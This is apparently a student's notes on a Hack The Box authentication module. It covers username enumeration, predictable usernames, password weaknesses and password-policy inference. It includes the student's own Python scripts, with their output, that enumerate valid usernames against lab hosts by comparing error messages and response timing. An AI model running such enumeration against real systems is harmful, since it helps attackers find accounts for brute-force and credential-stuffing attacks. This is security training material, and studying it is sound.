
Reset forms are often less well protected than login ones. Therefore, they very often leak information about a valid or invalid username. Like we have already discussed, an application that replies with a "You should receive a message shortly" when a valid username has been found and "Username unknown, check your data" for an invalid entry leaks the presence of registered users.

This attack is noisy because some valid users will probably receive an email that asks for a password reset. That being said, these emails frequently do not get proper attention from end-users.

Enumerate through Registration Form

By default, a registration form that prompts users to choose their username usually replies with a clear message when the selected username already exists or provides other "tells" if this is the case. By abusing this behavior, an attacker could register common usernames, like admin, administrator, tech, to enumerate valid ones. A secure registration form should implement some protection before checking if the selected username exists, like a CAPTCHA.

One interesting feature of email addresses that many people do not know or do not have ready in mind while testing is sub-addressing. This extension, defined at RFC5233, says that any +tag in the left part of an email address should be ignored by the Mail Transport Agent (MTA) and used as a tag for sieve filters. This means that writing to an email address like student+htb@hackthebox.eu will deliver the email to student@hackthebox.eu and, if filters are supported and properly configured, will be placed in folder htb. Very few web applications respect this RFC, which leads to the possibility of registering almost infinite users by using a tag and only one actual email address.



Of course, this attack is quite loud and should be carried out with great care.


Predictable Usernames

In web applications with fewer UX requirements like, for example, home banking or when there is the need to create many users in a batch, we may see usernames created sequentially.

While uncommon, you may run into accounts like user1000, user1001. It is also possible that "administrative" users have a predictable naming convention, like support.it, support.fr, or similar. An attacker could infer the algorithm used to create users (incremental four digits, country code, etc.) and guess existing user accounts starting from some known ones.

Exercise

1) invalid User name is visible




2) made a script to enumerate username

```python
import requests

wordlist = "/usr/share/seclists/Usernames/top-usernames-shortlist.txt"
with open(wordlist) as file:
    for user in file.read().split():
        print(f"\033[2KTrying {user}:", end="\r")
        response = requests.get(f'http://94.237.52.19:42445/question1/?Username={user}&Password=password').text
        if "Invalid username" in response:
            continue
        print(f"Found a valid user {user}")
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS 2

┌──(vigneswar㉿VigneswarPC)-[~/Exploits]
└─$ python3 test.py
Found a valid user puppet
```

3) Wrong user is mentioned in post request



4) wrote a python script to enumerate user

```python
import requests

wordlist = "/usr/share/seclists/Usernames/top-usernames-shortlist.txt"
data = {
    "Username":"test",
    "wronguser":"test",
    "count":"1",
    "Password":"pass"
}
with open(wordlist) as file:
    for user in file.read().split():
        print(f"\033[2KTrying {user}:", end="\r")
        response = requests.post(f'http://94.237.52.19:49631/question2/', data = {
    "Username":user,
    "count":"1",
    "Password":"pass"
}).text
        if f'wronguser' in response:
            continue
        print(f"Found a valid user {user}")
```


```
(vigneswar㉿VigneswarPC)-[~/Exploits]
$ proxychains -q /bin/python3 /home/vigneswar/Exploits/test.py
Found a valid user ansible

(vigneswar㉿VigneswarPC)-[~/Exploits]
$
```

5) Wrote a script to find user based on timing

```python
wordlist = "/usr/share/seclists/Usernames/top-usernames-shortlist.txt"
url = 'http://94.237.53.58:45500/question3/'

def login(user):
    data = {
        "userid": user,
        "passwd": "abcdefghijklmnopqrstuvwxyz1234567890!@#$%^&*()abcdefghijklmnopqrstuvwxyz1234567890!@#$%^&*()asdasdasdasda"
    }
    requests.post(url, data=data)

with open(wordlist) as file:
    for user in file.read().split():
        time = timeit.timeit(lambda: login(user), number=5)
        print(f"{user} - {time} seconds")
```

```
$ proxychains -q /bin/python3 /home/vigneswar/Exploits/test.py
root - 2.644797203000053 seconds
admin - 2.7234388799988665 seconds
test - 2.7695334820000426 seconds
guest - 2.738037537999844 seconds
info - 2.7138018759997067 seconds
adm - 2.8415790740000375 seconds
mysql - 2.7325415309987875 seconds
user - 2.727794989001268 seconds
administrator - 2.6817613919993164 seconds
oracle - 2.798926051998933 seconds
ftp - 2.692296201999852 seconds
pi - 2.746653502999834 seconds
puppet - 2.7325640409999323 seconds
ansible - 2.7223838059999252 seconds
ec2-user - 3.2210306889992353 seconds
vagrant - 4.473982182000327 seconds
azureuser - 2.624158806000196 seconds
```

6) Used burp intruder to register new accounts



Password Issues

Historically speaking, passwords suffered from three significant issues.

The first one lies in the name itself. Very often, users think that a password can be just a word and not a phrase.

The second issue is that users mostly set passwords that are easy to remember. Such passwords are usually weak or follow a predictable pattern. Even if a user chooses a more complex password, it will usually be written on a Post-it or saved in cleartext. It is also not that uncommon to find the password written in the hint field.

The second password issue gets worse when a frequent password rotation requirement to access enterprise networks comes into play.

This requirement usually results in passwords
like Spring2020, Autumn2020 or CompanynameTown1, CompanynameTown2 and so forth.

Recently NIST, the National Institute of Standards and Technology refreshed its guidelines around password policy testing, password age requirements, and password composition rules.

The relevant change is:
Verifiers SHOULD NOT impose other composition rules (e.g., requiring mixtures of different character types or prohibiting consecutively repeated characters) for memorized secrets. Verifiers SHOULD NOT require memorized secrets to be changed arbitrarily (e.g., periodically).

Finally, it is a known fact that many users reuse the same password on multiple services.

A password leak or compromise on one of them will give an attacker access to a wide range of websites or applications.

This attack is known as Credential stuffing and goes hand in hand with wordlist generation, taught in the Cracking Passwords with Hashcat module.

A viable solution for storing and using complex passwords is password managers. Sometimes you may come across weak password requirements. This usually happens when there are additional security measures in place.


An excellent example of that is ATMs. The password, or better the PIN, is a just sequence of 4 or 5 digits. Pretty weak, but lack of complexity is balanced by a limitation in total attempts (no more than 3 PINs before losing physical access to the device).


Policy Inference

The chances of executing a successful brute force attack increase after a proper policy evaluation .

Knowing what the minimum password requirements are, allows an attacker to start testing only compliant passwords. A web app that implements a strong password policy could make a brute force attack almost impossible.

As a developer, always choose long passphrases over short but complex passwords. On virtually any application that allows self-registration, it is possible to infer the password policy by registering a new user. Trying to use the username as a password, or a very weak password like 123456, often results in an error that will reveal the policy (or some parts of it) in a human-readable format.






It is possible that an application replies with a Password does not meet complexity requirements message at first and reveals the exact policy conditions after a certain number of failed registrations. This is why it is recommended to test three or four times before giving up.

The same attack could be carried on a password reset page. When a user can reset her password, the reset form may leak the password policy (or parts of it).

During a real engagement, the inference process could be a guessing game. Since this is a critical step, we are providing you with another basic example.

Having a web application that lets us register a new account, we try to use 123456 as a password to identify the policy. The web application replies with a Password does not match minimum requirements message. A policy is obviously in place, but it is not disclosed.



We then start guessing the requirements by registering an account and entering a keyboard walk sequence for the password like Qwertyiop123!@#, which is actually predictable but long and complex enough to match standard policies.

Suppose that the web application accepts such passwords as valid. Now let's decrease complexity by removing special characters, then numbers, then uppercase characters, and decreasing the length by one character at a time.

Specifically, we try to register a new user using Qwertyiop123, then Qwertyiop!@#, then qwertyiop123, and so forth until we have a matrix with the minimum requirements.

While testing web applications, also bear in mind that some also limit password length by forcing users to have a password between 8 and 15 characters.

This process is prone to error, and it is also possible that some combinations will not be tested while others will be tested twice. For this reason, it is recommended to use a table like this to keep track of our tests:

Tried	Password	Lower	Upper	Digit	Special	>=8chars	>=20chars
Yes/No	qwerty	X					
Yes/No	Qwerty	X	X				
Yes/No	Qwerty1	X	X	X			
Yes/No	Qwertyu1	X	X	X		X	
Yes/No	Qwert1!	X	X	X	X		
Yes/No	Qwerty1!	X	X	X	X	X	
